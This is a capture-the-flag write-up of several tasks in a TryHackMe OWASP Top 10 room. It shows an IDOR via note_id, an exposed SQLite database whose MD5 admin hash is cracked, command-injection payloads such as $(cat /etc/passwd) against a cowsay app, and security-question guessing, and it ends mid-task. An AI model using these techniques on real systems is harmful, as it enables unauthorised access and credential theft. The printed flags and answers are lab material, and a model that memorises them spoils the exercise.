
OWASP Top 10 - 2021

Learn about and exploit each of the OWASP Top 10 vulnerabilities; the 10 most critical web security risks.


Task 4 Broken Access Control (IDOR Challenge)

Look at other users' notes. What is the flag?

➔ After deploying the machine, I accessed the website.




➔ I logged in with the username "noot" and the password "test1234".



```
Things to buy from the store:
2x carrots
1x potato
1x cheese
lots of chocolate!
```

➔ Then, I attempted to manipulate the "note_id" parameter and successfully discovered the flag by setting "note_id=0".



10.10.108.5/note.php?note_id=0

THM Note Server


flag{fivefourthree}

Task 8 Cryptographic Failures (Challenge)

Have a look around the web app. The developer has left themselves a note indicating that there is sensitive data in a specific directory.

What is the name of the mentioned directory?

- ➔ I accessed the web application.



10.10.108.5:81

Welcome to Sense and Sensitivity!


You've reached the future world number one in all things therapeutic. We are a startup organisation based in Taupo, New Zealand. Our location near the stunning Lake Taupo lends itself perfectly to our ideology: all mental maladies are curable, you just need to know how! We draw a great deal of inspiration from the genius of Jane Austin, whose great work servers as a beacon from a simpler time.
Whilst we are currently still in our beta phase, our aim is ultimately to work with people who are struggling; to learn *with* them as we work together to combat the dangers of poor mental health. We aim to provide a safe and peaceful environment for those who need it. For the time being we are only accepting beta testers of the program, so please contact us here if you feel like a stay with us amongst some of the most beautiful scenery in the world would be beneficial to you!

© Sense and Sensitivity, 2020

Waiting for 10.10.108.5...

- ➔ Upon reaching the login page, I inspected the page source to uncover any hidden directories

Answer: /assets




```

<!DOCTYPE html>
<html>
    <head>
        <title>Login</title>
        <meta name="viewport" content="width=device-width, user-scalable=no">
        <meta charset="utf-8">
        <link rel="shortcut icon" type="image/x-icon" href="../favicon.ico">
        <link type="text/css" rel="stylesheet" href="assets/css/style.css">
        <link type="text/css" rel="stylesheet" href="assets/css/loginStyle.css">
        <link type="text/css" rel="stylesheet" href="assets/css/orkney.css">
        <link type="text/css" rel="stylesheet" href="assets/css/icons.css">
        <script src="assets/js/jquery-3.5.1.min.js"></script>
    </head>
    <body>
        <header>
            <a id="home" href="/">Sense and Sensitivity</a>
            <a id="login" href="/login.php">Login</a>
        </header>
        <div class=background></div>
        <!-- Must remember to do something better with the database than store it in /assets... -->
        <main>
            <div class="content">
                <form method="POST">
                    <input type="text" name="user" placeholder="Username"><br>
                    <input type="password" name="pass" placeholder="Password"><br>
                    <input id="loginBtnFunc" type="submit" value="Login!">
                </form>
                            </div>
        </main>
        <footer><span>&copy; Sense and Sensitivity, 2022</span></footer>
```

hidden directory

Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

Answer: webapp.db




Index of /assets

- Parent Directory
- css/
- fonts/
- images/
- js/
- webapp.db

Apache/2.4.54 (Unix) Server at 10.10.108.5 Port 81

Use the supporting material to access the sensitive data. What is the password hash of the admin user?

- ➔ I downloaded the webapp.db file




```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ ls
[redacted] webapp.db
```

- ➔ Using SQLite tool, I explored the database, discovering a table named "users". Upon inspection, I located the hash for the admin user.

Command: sqlite3 webapp.db
Command: .tables
Command: SELECT * FROM users;

Answer: 6eea9b7ef19179a06954edd0f6c05ceb




```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ sqlite3 webapp.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
sessions  users
sqlite> SELECT * FROM users;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite> 
```

Crack the hash.
What is the admin's plaintext password?

- ➔ I used the crackstation application to crack the hash

Answer: qwertyuiop



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
6eea9b7ef19179a06954edd0f6c05ceb
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Log in as the admin. What is the flag?

- ➔ Using the credentials, i logged into the website

Answer: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}



Welcome, admin


Well done.
Your flag is: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}

Task 10 3.1. Command Injection

What strange text file is in the website's root directory?

➔ I navigated to the website and inputted the command

Command: $(ls)
Answer: drpepper.txt




Cowsay Online

```
 ________________________________
< css drpepper.txt index.php js >
 --------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

How many non-root/non-service/non-daemon users are there?

Command: $(ls -la)
Answer: 0




Cowsay Online

```
 ________________________________________
/ total 24 drwxr-xr-x 4 root root 4096   \
| Feb 3 2023 . drwxr-xr-x 1 root root    |
| 4096 Feb 3 2023 .. drwxr-xr-x 2 root   |
| root 4096 Sep 9 2022 css -rw-r--r-- 1  |
| root root 78 Feb 3 2023 drpepper.txt   |
| -rw-r--r-- 1 root root 2402 Sep 9 2022 |
| index.php drwxr-xr-x 2 root root 4096  |
\ Sep 9 2022 js                          /
 ----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
```

ALL ROOT

What user is this app running as?

Command: $(whoami)
Answer: apache




```
 ________
< apache >
 --------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

What is the user's shell set as?

Command: $(cat /etc/passwd)

Answer: /sbin/nologin




```
| n                                        |
| news:x:9:13:news:/usr/lib/news:/sbin/no  |
| login                                    |
| uucp:x:10:14:uucp:/var/spool/uucppublic  |
| :/sbin/nologin                           |
| operator:x:11:0:operator:/root:/sbin/no  |
| login                                    |
| man:x:13:15:man:/usr/man:/sbin/nologin   |
| postmaster:x:14:12:postmaster:/var/mail  |
| :/sbin/nologin                           |
| cron:x:16:16:cron:/var/spool/cron:/sbin  |
| /nologin                                 |
```

What version of Alpine Linux is running?

Command: $(cat /etc/os-release)

Answer: 3.16.0




```
 ________________________________________
/ NAME="Alpine Linux" ID=alpine          \
| VERSION_ID=3.16.0 PRETTY_NAME="Alpine   |
| Linux v3.16"                            |
| HOME_URL="https://alpinelinux.org/"     |
| BUG_REPORT_URL="https://gitlab.alpineli |
\ nux.org/alpine/aports/-/issues"         /
 -----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Task 11 4. Insecure Design

What is the value of the flag in joseph's account?

- Navigating to the website, I selected the "I forgot my password" option to reset Joseph's password. After being prompted with a security question about color, I attempted various answers until successfully entering "green".



Password Reset


Step 2 - Please answer one of your security questions to confirm your identity:

Security Question	What's your favourite colour?
Answer	green

Continue

Error: Incorrect answer! Try again.

- Then i got his password



